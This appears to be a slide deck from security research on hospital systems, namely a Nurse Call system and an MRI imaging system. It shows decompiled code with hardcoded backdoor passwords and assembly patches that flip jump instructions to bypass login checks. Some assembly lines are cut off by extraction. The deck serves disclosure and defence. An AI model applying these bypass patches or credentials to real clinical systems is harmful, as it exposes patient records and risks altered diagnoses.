
Saving a patched version of the client




Opening the modified client with any password



Administrator interface of Nurse Call system



Call feature of Nurse Call system



Server side administrator portal

```
Edit Code - isDefaultPasswordOK(string, string) : bool @060000B4
6
7 // Token: 0x0200000D RID: 13
8 public partial class WebPlayerLogin : Page
9 {
10     // Token: 0x060000B4 RID: 180 RVA: 0x00008C90 File Offset:
11     // 0x00006E90
12     private bool isDefaultPasswordOK(string strLogin, string
13     strPassword)
14     {
15         return (strLogin == "ADMIN" && strPassword ==
16         this.getDefaultLoginPassword("ADMIN")) || (strLogin ==
17         "BACKDOOR" && strPassword == "ABackdoorPassword") ||
18         (strLogin == "SERVICE" && strPassword ==
19         this.getDefaultLoginPassword("SERVICE")) || (strLogin ==
20         "ENG" && strPassword == "AnotherBackdoorPassword");
21     }
22 }
```

Hardcoded backdoors

The screenshot displays the Administrator interface of a Nurse Call system. The interface is divided into several sections:

- Navigation Menu (Left):** Contains various system management options.
- Header:** Shows the department 'REHAB' and the user 'ADMIN'.
- Summary Table (Middle):** A table titled 'Message Events' showing counts for different time periods.
- Messages Table (Bottom):** A detailed table listing individual messages with columns for Event, NC Bed, HL7 Bed, Patient Name, Patient ID, Account ID, and Date Time.

Previous Hour	This Hour	Previous Minute	This Minute
468	78	24	16

8/10/2020

Event	NC Bed	HL7 Bed	Patient Name	Patient ID	Account ID	Date Time
Event ADT A08						
Event ADT A08						
Event ADT A08						
Event ADT A08						
Event ADT A08						

Administrator interface of Nurse Call system

Nurse Call System Findings


- Numerous hardcoded server side credentials
- Client side configuration database credentials exposed
- Client side authentication logic patchable
- Server side hardcoded credentials in admin portal

→ Lessons Learned: .NET client side binaries can be debugged and patched to bypass authentication validation.

→ Results: Full application compromise


→ Patient Records: > 500

		Impact		
		High	Medium	Low
Complexity	Low	High Impact (Red) with a purple dot	High Impact (Red)	Low Impact (Yellow)
	Medium	High Impact (Red)	Low Impact (Yellow)	Medium Impact (Green)
	High	Low Impact (Yellow)	Medium Impact (Green)	Medium Impact (Green)



Clinical Imaging System

- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration


- 
- Access patient data
 - Modify patient data
 - Delete patient data



- Inaccurate diagnosis
- Loss of data privacy security

Clinical Imaging System

- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration




IDA Review Process

- Look for interesting Authentication Hooks

- Password
- Authentication
- Login
- Hash

- Functions of Interest

- InkrementAndCheckLoginAttempts
- PasswordMatchesHash
- PasswordValidator



The screenshot shows the 'Functions window' in IDA Pro, displaying a list of functions. The functions are organized into two columns: 'Function name' and 'Segment'. The functions listed include various authentication and password management routines, such as 'AuthenticateWith...', 'IsPasswordChangeRe...', 'SetValidatePassw...', 'AddOldPassword...', 'ArchiveCurrentPassword...', 'CreatePasswordHash...', 'GetOldPasswords...', 'GetPasswordAndSaltString...', 'GetPasswordHash...', 'PasswordMatchesHash...', and 'PasswordValidator::PasswordValidator(...)'. The 'Segment' column for all functions is '.text'.

Function name	Segment
DatabaseAuthenticationStrategy::AuthenticateWith...	.text
DatabaseAuthenticationStrategy::IsPasswordChang...	.text
DatabaseAuthenticationStrategy::SetValidatePassw...	.text
TokenAuthenticationStrategy::AuthenticateWithPas...	.text
TokenAuthenticationStrategy::IsPasswordChangeRe...	.text
SingleSignOnAuthStrategy::IsPasswordChangeRequi...	.text
MintSupportUserAuthStrategy::IsPasswordChangeR...	.text
PUser::AddOldPassword(PUser::OldPassword const &)	.text
PUser::ArchiveCurrentPassword(void)	.text
PUser::CreatePasswordHash(QString const &,QStrin...	.text
PUser::GetOldPasswords(void)	.text
PUser::GetPasswordAndSaltString(void)	.text
PUser::GetPasswordHash(void)	.text
PUser::PasswordMatchesHash(QString const &,QStri...	.text
PasswordValidator::PasswordValidator(mitk::PLazyP...	.text
PasswordValidator::PasswordValidator(void)	.text
PasswordValidator::GetLastWarning(void)	.text
PasswordValidator::LoadOptions(void)	.text
PasswordValidator::PasswordChangeRequired(void)	.text
PasswordValidator::PasswordHasBeenUsedBefore(Q...	.text
PasswordValidator::PasswordIsEmpty(QString const &)	.text
PasswordValidator::PasswordIsExpired(void)	.text
PasswordValidator::PasswordIsGenerallyToShort(QS...	.text
PasswordValidator::PasswordIsNotComplexEnough(...)	.text
PasswordValidator::PasswordIsToShortForPolicy(QSt...	.text
PasswordValidator::PasswordIsValid(QString const &...	.text
UserNameOnlyAuthenticationStrategy::ToPasswordC...	.text

```
lea rax, [rbp+57h+arg_10]
call sub_7FFB99D837A
```

PasswordMatchesHash

```
loc_7FFBB99D8352:      ; struct QString *
mov     r8, rsi
lea    rdx, [rbp+57h+arg_10] ; struct QString
lea    rcx, [rbp+57h+arg_18] ; struct QString
call   ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@@00@Z ; PUser::PasswordMatchesHash(QString const &,QString const &,QString const &)
test   al, al
jnz    short loc_7FFBB99D837A
```

```
call loc_7FFBB99D8352
mov  rax, rax
call sub_7FFB99D837A
mov  rax, rax
call sub_7FFB99D837A
mov  rax, rax
call sub_7FFB99D837A
```

```
loc_7FFBB99D8351:
mov  rax, rax
call sub_7FFB99D837A
```

PasswordIsValid

```
loc_1800183C9:
xor    r8d, r8d
mov    rdx, rsi
lea    rcx, [rbp+57h+Memory]
call   ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@@W4ValidationScenario@@Z ; PasswordValidator::PasswordIsValid(QString const &,PasswordValidator::ValidationScenario)
test   al, al
jnz    short loc_180018432
```

```
call sub_1800183C9
mov  rax, rax
call sub_180018432
```

08364: DatabaseAuthenticationStrategy::AuthenticateWithPassword(QString const &)+114 (Synchron

Old

```
rdx, [rbp+57h+arg_10] ; struct QString *
rcx, [rbp+57h+arg_18] ; struct QString *
call    ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@@00@Z
test    al, al
jnz     short loc_18001837A
```

New

```
loc_7FFBB99D8352:      ; struct QString *
                r8, rsi
rdx, [rbp+57h+arg_10] ; struct QString *
rcx, [rbp+57h+arg_18] ; struct QString *
call    ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@@00@Z
test    al, al
jz      short loc_7FFBB99D837A
```

Old

```
loc 1800183C9:
                d, r8d
                x, rsi
                x, [rbp+57h+Memory]
call    ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@@W4ValidationScenario@@@Z
test    al, al
jnz     short loc_180018432
```

New

```
loc_7FFBB99D83C9:
                d, r8d
                x, rsi
                x, [rbp+57h+Memory]
call    ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@@W4ValidationScenario@@@Z
test    al, al
jz      short loc_7FFBB99D8432
```

08364: DatabaseAuthen


User name

support

Password

•

[Login](#)




Imaging System Findings

- DB and Service account exposed due to insecure design
- Server administrator access via shared account
- Client side authentication logic

